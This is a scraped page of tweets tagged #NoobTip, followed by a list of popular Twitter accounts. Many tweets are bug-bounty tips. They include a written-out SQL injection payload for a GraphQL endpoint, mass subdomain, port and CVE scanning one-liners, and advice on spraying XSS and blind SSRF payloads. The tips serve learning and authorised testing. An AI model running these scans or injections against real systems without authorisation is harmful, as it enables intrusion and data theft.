

Top Tweets for #NoobTip

So... Feeling kind of dumb. I didn't know you could tap the number by the likes on your tweet and get a list of all those who did. I just tried it to see and it worked. Probably would have followed a lot more of you if I had been able to see you. #NoobTip

Most success stories have had many failures prior to that success. Don’t let it drag you down. It’ll make it that much more worth it and appreciated once you do succeed!
#contentcreators #NOOBtip #TakeMyOwnAdvice


@Olinium42 Jako hezky, ale blbe se to cte, kdyz si clovek musi rozkliknout kazdej obrazek ve vlakne zvlast ... #noobtip

For instance in my previous tweet:
GET /graphql?query=query{project(id:"0+UNION+SELECT+id,value,null+FROM+flags+--+"){name,description}}
Table B had colums id and value. Worked for me in a challenge about #SQLi in #GraphQL .
(2/2)
#noobtip #bugbounty #hack2learn #EternalNoobs
#noobtip #bugbountytip #bugbounty #pentesting
Reminder: when exploiting #SQLi manually and using UNION SELECT if table A has 3 columns and table B only 2, in the injection query add the missing columns as NULL.
(1/2)
#EternalNoobs #hack2learn

#noobtip
Use hakrawler
cat uber.txt | hakrawler -insecure -depth 8 -wayback -js -linkfinder -robots -forms -sitemap -plain >> resulte.txt
Send the urls to burpsuite
cat resulte.txt | parallel -j 100 curl --proxy http://127.0.0.1:8080 -sk > /dev/null
https://t.co/5ptXCW0ToA

#noobtip
Subdomains on home DIR
Burpsuite and don't add scope
gospider -S uber.txt -c 100 -d 8 -p http://127.0.0.1:8080
watch Burp history,sitemap
subs,ports,js,json,endpoints,linkfinder,AWS Wayback AlienVault
Finished. Choose scope manually
Run burp spiders to get more endpoints

#noobtip
Subdomains on home DIR
Burpsuite and don't add scope
gospider -S uber.txt -c 100 -d 8 -p http://127.0.0.1:8080
watch Burp history,sitemap
subs,ports,js,json,endpoints,linkfinder,AWS Wayback AlienVault
Finished. Choose scope manually
Run burp spiders to get more endpoints
#noobtip If you’re testing for Blind Server Side Request Forgery (SSRF) use this free website with a private token as a payload and if you got a connection it will send you an email with the informations. Easy and free.
Good luck 👍
https://t.co/6A7F0MiP3N


Keep a note where you sprayed XSS payload. It will be difficult to find when it triggers 😅 #Noobtip

#noobtip Download cloud IPs ranges.
https://t.co/uAg4rHfypT
Scan ports:-
cat IPs.txt | sort -u | naabu -silent -verify -ports full -t 100 | tee IPs_scanned.txt
Get status code,title,vhost:-
cat IPs_scaanned.txt | httpx -silent -status-code -title -vhost | tee IPs-httpx.txt

#noobtip Find subdomains via @owaspamass and
Perform a quick scan of all discovered subdomains via Nmap.
amass db -show -d TARGET 2>/dev/null | grep TARGET | while read HOST; do nmap -sC -v -Pn $HOST; done

@Olydri_Noob @Olydri_Fournier J'espère que l'on y arrivera! J'ai participer a la précédente pour le jeux vidéos, a hauteur de mes moyens (75e) ce mois ci est tendu mais des le début du mois (après la naissance de ma fille qui arrive a termes dans 9 jours! 🤞) je vous re soutiendrai une nouvelle fois! #noobtip
#noobtip to find Blind XSS with @knoxss_me if you are testing a shopping website. Fire up the extension on order page,edit order,add payment page. Don’t purchase and save the order. The website will send you multiple reminders maybe you will get a Blind XSS report.

#noobtip to find Blind XSS with @knoxss_me just Open @knoxss_me and fire up the extension on the registration page,login page,add users,edit profile,upload profile picture,admin login page,support tickets site,and contact us page.

#noobtip to find XSS with @knoxss_me just spider your target and brute force the hidden directory.
Open @knoxss_me and fire up the extension.
Use this FF extension to open multiple URLs and @knoxss_me will test them all.
https://t.co/340TM90Dit
#noobtip Specifying the maximum memory Burp is allowed to use:-
java -jar -Xmx2048M /path/to/burpsuite.jar
java -jar -Xmx2G /path/to/burpsuite.jar
Both these commands will allocate 2 GB of RAM to Burp Suite.
https://t.co/GV07yNVTl5.
#noobtip
Download 5.366 Billion subdomains.
https://t.co/CuTF692hE4
Use @TomNomNom scripts:-
https://t.co/jmpOOTQFpe
Test for ssrf ,xss,sqli,idor and more:-
https://t.co/TE0MuqmTSh
https://t.co/T600b7bIre
https://t.co/LvFeJJoL7A
https://t.co/FFXGEAmQln
https://t.co/w1c313zqsb
#noobtip .
Find subdomains:-
amass enum -brute -w /root/wordlist.txt -d target -o target.txt
Scan ports:-
naabu -ports full -exclude-ports 80,443 -hL target.txt -o out.txt
Find vulnerabilities:-
nuclei -l out.txt -t nuclei-templates/cves/ -o results
#noobtip Download Seclists DNS wordlists and merge them. Use @owaspamass to brute force the subdomains.
Merge.
for file in *.txt; do (cat "${file}"; echo) >> wordlist.txt; done
Amass.
amass enum -brute -w /root/wordlist.txt -d target -o target.txt
https://t.co/TALK0ehRfY
Most Popular Users

Elon Musk 
@elonmusk
241.5M followers

Barack Obama
@barackobama
118.8M followers

Cristiano Ronaldo
@cristiano
114.5M followers

Donald J. Trump
@realdonaldtrump
111.9M followers

Narendra Modi
@narendramodi
107.1M followers

Rihanna
@rihanna
98.7M followers

NASA
@nasa
92.3M followers

Justin Bieber
@justinbieber
91.8M followers

KATY PERRY
@katyperry
90M followers

Taylor Swift
@taylorswift13
84M followers

Lady Gaga
@ladygaga
75.5M followers

Virat Kohli
@imvkohli
73.4M followers

Kim Kardashian
@kimkardashian
70.8M followers

YouTube
@youtube
68.7M followers

Neymar Jr
@neymarjr
66.4M followers

Bill Gates
@billgates
65.2M followers

Selena Gomez
@selenagomez
63.1M followers

The Ellen Show
@theellenshow
62.2M followers

CNN
@cnn
61.7M followers

X
@x
60.7M followers